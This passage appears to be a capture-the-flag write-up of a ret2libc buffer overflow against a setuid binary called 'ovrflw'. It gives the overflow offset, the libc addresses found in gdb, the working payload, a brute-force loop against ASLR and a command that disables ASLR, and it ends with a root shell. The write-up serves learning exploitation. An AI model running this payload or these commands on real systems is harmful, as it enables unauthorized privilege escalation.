0024| 0×ffffd118 ("6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
0028| 0×ffffd11c ("Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0×64413764 in ?? ()
```

64413764



```
┌──(root💀kali)-[~]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 64413764
[*] Exact match at offset 112
```



```
$ gdb ./ovrflw
GNU gdb (Ubuntu 7.7.1-0ubuntu5~14.04.2) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./ovrflw...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x8048480
(gdb) r
Starting program: /usr/local/bin/ovrflw

Breakpoint 1, 0x08048480 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb75a6310 <__libc_system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7599260 <__GI_exit>
(gdb) find 0xb75a6310 , +9999999, "/bin/sh"
0xb76c8bac
warning: Unable to access 16000 bytes of target memory at 0xb7712f34, halting search.
1 pattern found.
```

“A”*offset + “system+exit+/bin/sh” (little endian)


“A”*112 + “\x10\x63\x5a\xb7\x60\x92\x59\xb7\xac\x8b\x6c\xb7"

while true ; do ./ovrflw $(python -c ‘print "A"*112 + “\x10\x63\x5a\xb7\x60\x92\x59\xb7\xac\x8b\x6c\xb7"’);done

the solution is to disable ASLR

echo 0 > /proc/sys/kernel/randomize_va_space

while true ; do ./ovrflw $(python -c ‘print "A"*112 + “\x10\x13\x5e\xb7\x60\x42\x5d\xb7\xac\x3b\x70\xb7"’);done   the correct one



```
<*112 +"\x10\x13\x5e\xb7\x60\x42\x5d\xb7\xac\x3b\x70\xb7"');done
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Illegal instruction (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# 
```